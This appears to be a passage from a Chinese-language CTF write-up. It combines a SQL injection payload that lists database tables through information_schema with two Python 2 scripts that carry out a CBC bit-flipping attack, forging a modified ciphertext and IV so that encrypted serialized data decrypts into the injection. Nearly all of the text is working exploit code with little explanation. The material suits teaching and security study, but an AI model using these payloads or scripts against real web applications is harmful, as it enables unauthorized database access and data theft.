id = 0 2nion select * from((select 1)a join (select group_concat(table_name) from information_schema.tables where table_schema regexp database())b join (select 3)c);%00

得到**new_cipher**

```
# -*- coding:utf8 -*-
from base64 import *
import urllib

old_cipher = 'hEZH6nN6Qp32TLtPGKUjqvybijmAI%2BcQLNOrK5zaW7Lgw%2Fa%2BE04U82CGEjkNO6r8YRVO1WCJ5cvEazSUWnjX894ED7K2
z%2FLYtRaDxH5K3ZLsnCJLhqJw3G%2BXUpOHfNADOe6b9JShJ8vJxYmBdyYoVw%3D%3D'
raw_old_cipher = b64decode(urllib.unquote(old_cipher))
lst = list(old_cipher)
index  = 6
asd1 = '2'
asd2 = 'u'
lst[index]=chr(ord(asd1)^ord(asd2)^ord(lst[index]))
cipher = ''.join(lst)
new_cipher = urllib.quote(b64encode(cipher))
print new_cipher
```

得到**new_iv**

```
# -*- coding:utf8 -*-
from base64 import *
import urllib

old_iv = 'iM8GVaOsFA7CCJJBnTj3BQ%3D%3D'
raw_old_iv = b64decode(urllib.unquote(old_iv))
right_plain = 'a:1:{s:2:"id";s:'
error_plain = 'nWi+H89g+8yg5vG61YOyPjg4OiIwIHVuaW9uIHNlbGVjdCAqIGZyb20oKHNlbGVjdCAxKWEgam9pbiAoc2VsZWN0IHZhbHVlI
GZyb20geW91X3dhbnQpYiBqb2luIChzZWxlY3QgMyljKTsAIjt9'
raw_error_plain = b64decode(error_plain)
lst1 = list(right_plain)
lst2 = list(raw_error_plain)
lst3 = list(raw_old_iv)
print len(lst1)
print len(lst2)
print len(lst3)
new_iv = ''
for i in range(16):
    new_iv+=chr(ord(lst1[i])^ord(lst2[i])^ord(lst3[i]))
lst=list()

new_iv = urllib.quote(b64encode(new_iv))
print new_iv
```